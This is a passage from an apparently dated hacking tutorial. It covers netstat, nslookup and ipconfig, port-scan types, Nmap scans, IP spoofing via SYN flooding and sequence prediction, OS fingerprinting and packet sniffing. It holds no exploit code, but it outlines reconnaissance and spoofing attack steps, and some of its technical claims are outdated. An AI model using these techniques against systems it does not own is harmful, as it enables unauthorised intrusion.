Shows connections for the protocol specified by *Protocol*. In this case, the *Protocol* can be **tcp**, **udp**, **tcpv6**, or **udpv6**. If this parameter is used with **-s** to display statistics by protocol, *Protocol* can be **tcp**, **udp**, **icmp**, **ip**, **tcpv6**, **udpv6**, **icmpv6**, or **ipv6**.

-s
Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The **-p** parameter can be used to specify a set of protocols.

-r

Displays the contents of the IP routing table. This is equivalent to the **route print** command.

Interval

Redisplays the selected information every *Interval* seconds. Press CTRL+C to stop the redisplay. If this parameter is omitted, netstat prints the selected information only once.

/?

Displays help at the command prompt.

The netstat command is also helpful in finding out if a Trojan is running on your computer.

```
C:\Documents and Settings\chaitanya>netstat
Active Connections

Proto Local Address          Foreign Address         State
TCP   home-0wfp0he1xt:microsoft-ds localhost:1443          ESTABLISHED
TCP   home-0wfp0he1xt:1443    localhost:microsoft-ds ESTABLISHED
TCP   home-0wfp0he1xt:3020    cs11.msg.sc5.yahoo.com:5050 ESTABLISHED
TCP   home-0wfp0he1xt:3742    202.79.124.37:http     ESTABLISHED

C:\Documents and Settings\chaitanya>_
```

Netstat provides statistics for the following:

- Proto: The name of the protocol (TCP or UDP).
- Local Address: The IP address of the local computer and the port number being used. The name of the local computer that corresponds to the IP address and the name of the port is shown unless the **-n** parameter is specified. If the port is not yet established, the port number is shown as an asterisk (*).
- Foreign Address: The IP address and port number of the remote computer to which the socket is connected. The names that corresponds to the IP address and the port are shown unless the **-n** parameter is specified. If the port is not yet established, the port number is shown as an asterisk (*).
- (state): Indicates the state of a TCP connection. The possible states are as follows:

CLOSE_WAIT, CLOSED, ESTABLISHED, FIN_WAIT_1, FIN_WAIT_2, LAST_ACK, LISTEN, SYN_RECEIVED, SYN_SEND, TIMED_WAIT

LISTEN: represents waiting for a connection request from any remote TCP or port.

SYN-SENT: represents waiting for a matching connection request after having sent a connection request.

SYN-RECEIVED: represents waiting for a confirming connection request acknowledgment after having both received and sent a connection request.

ESTABLISHED: represents an open connection, data received can be delivered to the user. The normal state for the data transfer phase of the connection.

FIN-WAIT-1: represents waiting for a connection termination request from the remote TCP, or an acknowledgment of the connection termination request previously sent.

FIN-WAIT-2: represents waiting for a connection termination request from the remote TCP.

CLOSE-WAIT: represents waiting for a connection termination request from the local user.

CLOSING: represents waiting for a connection termination request acknowledgment from the remote TCP.

LAST-ACK: represents waiting for an acknowledgment of the connection termination request previously sent to the remote TCP (which includes an acknowledgment of its connection termination request).

TIME-WAIT: represents waiting for enough time to pass to be sure the remote TCP received the acknowledgment of its connection termination request.

CLOSED: This is fictional because when the state is CLOSED it represents there is no connection at all.

Nslookup: Another powerful utility that is available with Windows. This tool may be used to diagnose the DNS records for a domain name. Using this utility we can determine the corresponding IP addresses for a domain, find information about the Mail Exchange(MX) servers, Query A records (the records used to derive sub-domains from a domain name like mail.hrvg.com) etc...

For using Nslookup, open **DOS prompt** and type **NSlookup**. You will be taken to a ">" prompt. Type the domain name to look at the DNS records for the domain.

If you want to see the MX records for a domain type "**SET TYPE=MX**" and then type the domain name. This will display the MX records for the domain name. The MX server addresses may be used to send mail to the users at that domain from any address.

Nslookup has a vast number of applications. Check the "Help and Support" in Windows to know more about this wonderful tool.

Pathping: Another diagnostic tool available with Windows. Pathping is a combination tool of traceroute and ping. It is mainly used to find the packet losses in a network. It sends multiple echo requests to each router between the source and destination and then computes the results based on the responses from the intermediate routers.

Usage: pathping [-g host-list] [-h maximum_hops] [-i address] [-n] [-p period] [-q num_queries] [-w timeout] [-4] [-6] target_name

Options:

-g host-list Loose source route along host-list.
-h maximum_hops Maximum number of hops to search for target.
-i address Use the specified source address.
-n Do not resolve addresses to hostnames.
-p period Wait period milliseconds between pings.
-q num_queries Number of queries per hop.
-w timeout Wait timeout milliseconds for each reply.
-4 Force using IPv4.
-6 Force using IPv6.

How do I find out my own IP address?

There are a lot of ways to find the IP address of your own system. The first way is to go to command prompt and type *ipconfig*. This will display the current IP address for your system. You can also find the gateway and the subnet mask addresses here if you are on a LAN. If you use a dial-up connection, don't bother about the LAN settings. *Ipconfig/all* command gives the complete information about the IP and other network configuration.

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IP Address. : 192.168.0.1
Subnet Mask : 255.255.255.0
Default Gateway :

Ethernet adapter Local Area Connection 3:

Connection-specific DNS Suffix . :
IP Address. : 192.168.37.36
Subnet Mask : 255.255.255.0
Default Gateway : 203.197.XX.129

Here you find two addresses because my system has two Ethernet cards. One connected to the internet through a LAN connection from my ISP and the other is used to connect to my second system and share the internet connection.

Let me first explain the concept. I've connected my system to the internet through a LAN connection from my ISP with the IP address 192.168.37.36 and 203.197.XX.129 is my ISP's gateway.

Now I've installed another LAN card and connected that directly to my other system with a Cross Crimped LAN cable. For this connection, my

system's IP address is 192.168.0.1 and this system will become the gateway for the other system in my home. We will study about this in detail we deal with wingate.


Now the other way to find our your system's IP address: Just issue the `netstat -n` command at your command prompt. You will find your IP address in the local address column.

Port Scanning: Port scanning is one of the fundamental techniques that a hacker can use to find a vulnerable port on the host. By the way of port scanning we can know some valuable information about the daemon services running, operating system being used etc... Usually network administrators regularly perform port scans on their own networks to diagnose network problems and various vulnerable services that could be exploited.

By the way of port scanning we are not hacking the server. But the port scan results reveal some valuable information about the vulnerabilities in a server. Because of this reason most ISPs and organizations prohibit port scans on their servers.

The following are some of the popular types of port scans:


- **Vanilla TCP scanning:** This the basic form of TCP scanning. This scan is used to open a connection with every open port (there are 65536 ports). But this type of scan could easily be detected from the target system logs.
- **TCP SYN (half open) scanning:** This type of scan is called half open scan because we don't open a full TCP connection at a port. You have already learnt how a TCP connection is really established using the three-way handshake. In this scanning the scanner sends a SYN packet to the target system, if the port is open the target it sends back SYN and ACK. Now instead of sending an ACK to make a connection, the scanner sends out a RST which immediately closes down the connection. This type of scanning is somewhat harder to detect compared to the previous one.



- **Stealth scanning:** This type of scanning has the ability to bypass firewalls, packet filters etc... without being detected. This type of scan sends out FIN packets to all the ports on the target. The closed ports will reply to the FIN packets with a RST and the open ports will simply ignore the FIN packet. Thus the scanner will take a note of RST packets received and find out all the open ports.

- **FTP proxy scanning:** This type of scanning use the proxy FTP connection feature in FTP. Thus we can scan our target system from hiding behind another an FTP server. But most FTP servers have the proxy FTP connections feature disabled.
- **Reverse Ident Scanning:** This type of scan discovers the username of the owner of any process connected via TCP on the target system. This allows to connect to an open port and find who owns the process.
- **UDP ICMP Scanning:** This type of scan uses UDP protocol. When we send an UDP packet to the target, open ports don't ACK back. But most hosts send an ICMP_PORT_UNREACH error message back when we send a packet to closed UDP port. Thus we can determine which UDP ports are open on the target system. UDP is connectionless and unreliable. So all the UDP packets that the send to the target and all the ICMP error messages from the target may not reach their destination.
- **TCP NULL scanning:** The TCP NULL scan uses a series of uniquely configured TCP packets that contain a sequence number but no flags. If the target's TCP port is closed it sends back RST or it will ignore the packet if open.
- **TCP XMAS tree scan:** The scan manipulates the URG, PSH and FIN flags of the TCP header. If the port is closed on the targeted system, the target will send an RST. If the port is open, the port will ignore the packets.

Currently there are many port scanners available free for download on the net. But Nmap claims to be the most efficient with regular updates to avoid detection from firewalls, scan detection systems etc... You can download that for free from <http://www.insecure.org/nmap>.



Below is the result that I have obtained performing a port scan from Nmap.

```
Starting nmap V. 2.54BETA36 ( www.insecure.org/nmap )
Interesting ports on HRVG2 (192.168.0.2):
(The 1553 ports scanned but not shown below are in state: closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
1025/tcp  open       listen
5000/tcp  open       fics
Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
```

Ping Sweeping: This is often misunderstood with port scanning. But this is different from port scanning. In fact it has nothing to do with ports.

Ping sweep makes use of ICMP to find out what all IP addresses are alive in the specified range (just like in ping to find whether an IP address is alive or not). A ping sweeper sends a set of ICMP ECHO request packets to all the specified range of IP addresses and takes note of all the responses received from them. If an IP address is alive it will respond to the ICMP ECHO request. It's something like knocking on the doors of all the houses in your street to find if there is someone in.

People think that ping sweeping is a scriptkiddie behavior. There are notable reasons for a network administrator to perform ping sweeps on his network and find out which machines are alive. Nmap also contains a ping sweeper. Below is the result I've obtained performing a ping sweep and my network (192.168.37.*) using Nmap.

```
Starting nmap V. 2.54BETA36 ( www.insecure.org/nmap )
Host MAIN (192.168.37.33) appears to be up.
Host CASTLE (192.168.37.38) appears to be up.
Host C3D5W7 (192.168.37.39) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 27
seconds
```

Ping sweeping and Port scanning are definitely useful for gaining some valuable information about a network. But using a scanner to scan a range of IP addresses to find out the operating systems used by them and exploiting the vulnerable versions of operating system is definitely a scriptkiddie behavior.


Note that performing a port scan on your ISPs server or DNS server may be considered an offence. If you are caught doing such illicit tasks your internet account will be terminated by your ISP. So don't do such things.

IP Spoofing: IP spoofing is a complex technique. Not many people know how to deal with this one. Before studying about this technique let me first explain some of the fundamentals you must know.

We have already studied about TCP and IP in the previous chapter. IP is connectionless and unreliable. IP is responsible for routing the IP

datagrams around the networks. If an IP packet has not reached its destination, then IP may send back an ICMP error message to the source. But since ICMP is also unreliable, there is no guarantee that these error message will arrive back at the source.

On the other hand, TCP provides a connection-oriented, reliable transport system. We have discussed in earlier chapters that a TCP is connection is established after a three-way handshake. The source sends a SYN packet to the destination with the client's Initial Sequence Number (ISN). The destination host receiving the SYN packet replies back with a SYN/ACK with the Server's Initial Sequence Number (ISN) and the acknowledge number will be a sequence number (client's ISN+1). The source on receiving the SYN/ACK responds back with an ACK with acknowledge number equal to a sequence number (Server's ISN+1). The figure below explains this in a better way.



Thus after the completion of the above processes a TCP connection will be established between the client and the server. TCP sequence numbers are 32-bit numbers and their values range from 0 to 4,294,967,295. We have already said about ISN. But how are these values given???

At the time of bootstrapping of the host the Initial Sequence Number (ISN) will be initialized with a value equal to 1. The ISN value of the host automatically gets incremented with the passage of time and number of connections established. For every second the ISN value gets incremented by 128,000 and with every connection its value gets incremented by 64,000.

Now let's get back to the initial subject. Most of the applications in UNIX based systems rely on IP address based authentication system, mostly on port 513. IP spoofing involves forging of one's address and let out target system think that it is receiving packets from its trusted source. So, IP spoofing involves forging of the trusted host's address and maintaining the same sequence number of the packets with the target server. The later is comparatively complicated task than the former. It involves a lot of calculations and wild guesses of the sequence numbers to establish a connection with the target host.

IP spoofing is definitely a complicated one. It is a kind of blind. We send out the packets to the target host in the name of trusted host, the target host thinks that it is receiving packets from the trusted host and replies back there. We are no way there to know the kind of response that target gives to the trusted host or the status of connection etc... So the attacker must be in a position to guess the kind

of packets the trusted host may receive and the kind of responses the target is expecting from the trusted host.


But one more problem here is that if the trusted host is in a position to attend the packets from the target it issue a RST to terminate the connection as it is not in receipt of SYN packets that we have sent in its name. So, the trusted host must be disabled from attending the packets from the target. This is where SYN flooding comes in.


SYN Flooding: In spoofed attacks the trusted host should never respond to the packets from the target (If it responds the connection will be terminated). For that the attacker sends several SYN packets to the trusted host. Remember the source IP address of these packets should also be spoofed to some address. The trusted host replies to that address in response of the SYN packets we've sent. Also the spoofed host must be unreachable so that it may not respond with RST packets which terminate the connection.

This leads to a lot of half-open connections on the trusted host and the trusted host cannot attend any requests. But the attacker should not stop sending SYN packets as after sometime the trusted host closes all the half-open connections with request timed out error messages. So, the attacker should be sending SYN packets to the trusted host till he establishes a connection with the target.

Sequence number sampling: In order to ACK back to the target system we should know the sequence number series used by the target host. To find this sequence number, the attacker first directly connects to any TCP port on the target and takes samples of the sequence numbers on the target. After taking a number of samples of the sequence numbers used by target the average RTT (Round-Trip Time) is calculated. RTT is the time taken by a packet to reach its destination from the source and then back. This RTT is very essential in calculating the next ISN number of the target.

The ATTACK: Once we have taken the samples of the sequence numbers used by the target host and disabled the trusted host, a SYN packet will be sent to the target with spoofed trusted host address. The target receiving the SYN responds back to the trusted host with SYN/ACK. Since the trusted host is already disabled by the attacker, it will not respond with RST packets. The attacker should be able to predict sequence numbers (remember sequence numbers will be incremented 128,000/second and 64,000/connection and +1 since we are ACKING) and ACK back the target host with trusted host IP address. Thus a valid session is established between the target and the attacker. The following figure shows this process.





The attack looks pretty simple...eh!!! Spoofing the IP addresses is very easy (there are a lot of tools available for that) but predicting the sequence numbers is a hard task. There are even some tools available (like Mendax for Linux) to predict the sequence numbers. But still it is a hard task for newbies to start with such an attack.

Note: Not many Windows systems use the address based authentication system, mostly the R service suites such as (rlogin, rsh etc...) on X-Windows system are vulnerable to IP spoofing. There are lot of tools available on the net for UNIX based systems.

Protecting your systems from spoofed attacks:

- One way is to avoid using source address authentication systems.
- Normally routers receiving the packets on a network only look at the destination address for the packet and send the packet to the destination. So packets from outside your network which claim to originate from your LAN will also be sent to their destination. Routers should be configured to reject such packets.
- Encryption methods should be employed for the network traffic.
- Random sequence numbers should be initiated at the servers which make the task to predict the ISN a lot harder.

Tools available for IP spoofing:

Neworderer maintains an excellent archive of IP Spoofing software. The archive includes various tools for generating custom IP, TCP, UDP packets. You can find their archive at:

<http://neworderer.box.sk/codebox.links.php?&key=ipspf>

Remote OS detection: Remote Operating System detection is definitely an essential part of a successful hack. It helps in knowing about the vulnerabilities of the Operating System running on the remote system. There are a lot of tools and techniques to find the Operating System running on a remote system.

The telnet method: This is a very simple technique to know about the remote OS and the version running from the welcome banner when telnet daemon is running. But there is no guarantee that you will definitely find the OS running from the welcome banner. There are an increasing number of cases that system administrators turn these banners off or provide fake information. Below is an example of a telnet session that gave some valuable information about the OS running on a remote server.

Connected to xyz.org.

Escape character is '^]'.
'

UNIX Type: L8

Login:

The FTP method: This method is similar to the above method. Normally the welcome banner displayed when you connect to an FTP server will reveal some information about the OS running on the remote system. But there is a possibility that the administrator may disable the banner. But don't worry; the 'SYST' command will feed you the information you want.


```
Connected to ftp.2600.com
220 - You are 9 out of a possible 20.
220 ftp.2600.com FTP server ready.
```

```
User (ftp.2600.com:(none)): anonymous
331 Guest login ok, send your email address as password.
Password:
230- Welcome to ftp.2600.com, the 2600 FTP server.
230 Guest login ok, access restrictions apply.
ftp> literal syst
215 UNIX Type: FTP2600
ftp>
```

The above example shows how it is possible to find the OS running from the FTP.

The HTTP method: This method is very useful and the OS running on a remote system can be easily known with this method. But there must be a web server running on the remote system to determine the remote OS and the version of the web server running on that remote host.

This is quite easy, all you have to do is to telnet to port 80 (the HTTP server port) of the remote system. Any server running a website will accept such connections on port 80. After you've connected to that, type something and press enter twice. That will display an error message with information about the type of web server running, its version and sometimes the Operating system running.



From the above example you can find that the remote server is running Microsoft-IIS/5.0 and some information related to the system date, time etc...

Fingerprinting: Finger printing is a technique used to obtain information about a remote host. There are a lot of fingerprinting methods used by different fingerprinting software to obtain some valuable information about remote host.

The basic working of these techniques is based on the responses generated by an OS, time taken to give a response to the request, time difference between two successive responses etc... When we send a packet to a remote system, depending on the Operating System running we get response back. The responses we get back vary from one OS to other OS. Thus we can easily identify the Operating System used by the remote host.

There are a lot of fingerprinting methods; here we will discuss some of them in brief:

The FIN probe: This is the most common method used by many fingerprinting software. In this we send a FIN packet to an open port on the remote host and wait for response. According to RFC793, the open port should not respond back to the FIN packet. But of the operating systems respond back with a RST packet. Thus we can differentiate the Operating Systems that give a response with RST and that which didn't give any response.

TCP Initial Window: This method involves checking of window sizes on the packets from the remote host. Some operating systems use a unique window which helps us in identifying the OS from the packets received. The window sizes of the packets received are taken and they are tallied with the window sizes of each operating system to find out the remote OS running.

Don't Fragment: Some of the Operating Systems use the "Don't Fragment" flag on some of the packets they send in different cases. This helps in knowing about the Operating System running on remote system.

ISN Sampling: This method involves comparing the Initial Sequence Number (ISN) used by the remote host in response to a connection request with the known values of ISN used by different operating systems in response to a request. Thus we can predict the operating system running.

BOGUS flag probe: In this method an undefined flag is set in the TCP header of a SYN packet requesting a connection with the remote host. Some operating systems receiving such packets will try to reset the connection with SYN+BOGUS packet. This could also be used in identifying the OS.

ICMP Error Message Quenching: Some operating systems limit the rate at which the error messages are sent back. In this a number of packets are sent to a high UDP port on the remote host and the number of port unreachable messages received is counted. This helps in identifying the OS. But the problem with this method is that since ICMP is unreliable and connectionless there is a possibility that all the packets will arrive at their destination.

ICMP Message quoting: The ICMP quotes back part of the original message with every ICMP error message. Each operating system will quote

definite amount of message to the ICMP error messages. The peculiarity in the error messages received from various types of operating systems helps us in identifying the remote host's OS.

ICMP error message echoing integrity: As mentioned above, the ICMP have to send back part of the original message back with every ICMP error message. Some machines use the original headers as 'scratch space' during their initial processing. From this, the machine receiving the ICMP error messages back can determine the OS being used on the remote system.

ACK Value: Though the TCP/IP standards and specifications are same for all the operating systems but in implementation each operating system will differ from one another in some aspects. When we send a packet to a remote system some systems acknowledge the packet with an ACK with the same ISN. Some will ACK with ISN+1. The difference in the sequence number of the ACK packet with the ISN could be used to determine the remote host's Operating System.

Reference: Remote OS detection via TCP/IP Stack FingerPrinting by Fyodor <fyodor@dhp.com> (www.insecure.org). The original document could be found at <http://www.insecure.org/nmap/nmap-fingerprinting-article.txt>

Tools Available: There are a lots of tools available to find the remote hosts operating system. But Nmap is the best among all those. It can reliably distinguish various versions of an Operating system with ease, it can distinguish Linux kernel 2.0.30 from 2.0.31-34 or 2.0.35 etc..

You can download Nmap from <http://www.insecure.org/Nmap/>.

MineSweeper is another such tool for windows which is capable of performing Ping sweeps, Reverse DNS sweeps, TCP & UDP port scans, OS identification and application identification.

MineSweeper can be downloaded from <http://www.hoobie.net/mingsweeper/>.

For your Information: Below are the IP fingerprint of different versions of Windows Operating System generated by MineSweeper 1.00a5

```
Fingerprint Windows 98 v2      #
BaseType MS Win 9x
TSeq(Class=TD%gcd=<6%SI=<F)
T1(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T4(DF=N%W=0%ACK=0%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=0%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=128)
msI1(DF=N%C=00%DFE=Y%TOS=C4)
msI2(DF=N%C=00%DFE=N%TOS=00)
msI3(Resp=N)
msI4(DF=N%C=%DFE=N%TOS=00)
```

```
Fingerprint Windows 95 (ws2) # (with Winsock 2)
BaseType MS Win 9x
TSeq(Class=TD%gcd=<6%SI=<1F)
T1(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=S%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=S%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=128)
msI1(DF=N%C=00%DFE=Y%TOS=C4)
msI2(DF=N%C=00%DFE=N%TOS=00)
msI3(Resp=N)
msI4(Resp=N)
```

```
Fingerprint Windows 95 # first release, lower TTL
BaseType MS Win 9x
TSeq(Class=TD%gcd=<6%SI=<1F)
T1(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=S%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=S%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=32)
msI1(DF=N%C=00%DFE=Y%TOS=C4)
msI2(DF=N%C=00%DFE=N%TOS=00)
msI3(Resp=N)
msI4(Resp=N)
```

```
Fingerprint Windows NT4 sp3
BaseType MS Win NT/2K
TSeq(Class=TD%gcd=1|2|4|A%SI=<2A) # also gcd=50?
T1(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T4(DF=N%W=0%ACK=S%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=S%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=128)
msI1(DF=N%C=00%DFE=Y%TOS=C4)
msI2(DF=N%C=00%DFE=N%TOS=00)
msI3(Resp=N)
msI4(Resp=N)
```

```
Fingerprint Windows NT4 sp6a
BaseType MS Win NT/2K
TSeq(Class=TD%gcd=1|2|3%SI=<5A) # IS THIS TOO TIGHT?
T1(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
```

```

T3(DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=128)
msI1(DF=N%C=00%DFE=Y%TOS=C4|00)
msI2(Resp=N)
msI3(Resp=N)
msI4(Resp=N)

Fingerprint Windows 2000      #
BaseType MS Win NT/2K
TSeq(Class=RI%gcd=1|2%SI=<5FFF&>FFF)
T1(DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLen=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
msIClass(TTL=128)
msI1(DF=N%C=00%DFE=Y%TOS=00)      # TOS=C4 when the EnableUserTOS reg
key is set
#msI1(DF=N%C=00%DFE=Y%TOS=00|C4)  # If you uncomment this you also
match ME systems
msI2(Resp=N)
msI3(Resp=N)
msI4(DF=N%C=%DFE=N%TOS=00)

```

Packet Sniffers: Sniffers are the popular tools which are used by hackers to watch all the network traffic over any network interface connected to the host machine. Sniffers are originally developed to the network and to determine the insecurity in unencrypted network protocols.

On computer networks are shared communication channels, computers can receive packets that are intended for other computers. The packet header contains the destination address for that packet. Only the system which matches with the destination address of the packet will accept that packet. But when sniffers are installed on a system it accepts all the packets regardless of the destination address of that packet.

Sniffers pose a major threat to the network security. Using an efficient sniffer a person can even read all the unencrypted data traveling over the network. The data might be IM messages, email messages, username, password whatnot everything that is in plaintext. A sniffer program can watch TCP, IP, UDP, ICMP, ARP, RARP and also port specific traffic for monitoring things like http, ftp, telnet, etc. traffic.

Sniffers can also be used to gain some valuable information about a remote host. Below is the example of a TCP packet that was traveling

across my network from 202.54.XXX.154 to 192.168.37.34 (I am on 192.168.37.36).

```
E xü'@: SÊ6/šÄ"%P ~vÄGàfO P =0 DHTTP/1.1 200 OK
Date: Sat, 07 Dec 2002 11:11:50 GMT
Server: Apache/1.3.22 (Unix) (Red-Hat/Linux) mod_gzip/1.3.17.2a
Cache-Control: max-age=2592000
Expires: Mon, 06 Jan 2003 11:11:50 GMT
Last-Modified: Mon, 01 Jul 2002 07:12:42 GMT
ETag: "11ef8-c9-3d2000ea"
Accept-Ranges: bytes
Content-Length: 201
Keep-Alive: timeout=60, max=94
Connection: Keep-Alive
Content-Type: image/gif
```

```
GIF89aF `s@sÿÿÿ[]I{-çÖ!ù[]F[]šæ ©Ëí[]Ä´Ú<³P¼Sé...â(, ä%´fÊ¶øêzA[];[]6çt6ky
Õ"í<0J°s¼üGCN'S[]<"MA ´VÝY¶Xnv[] f¹<-ôÏôçÓšðÛl ´ç°Pñ¼¼, k>@žö,,gтет-
&øÄ6x·(|[]¶öøE8d÷+ti [][]yS[]z" []JÚöYŠjš°š!àú
+;K[k{ [;
```

From the above data it can be understood that the server is running on Linux with Apache web server.

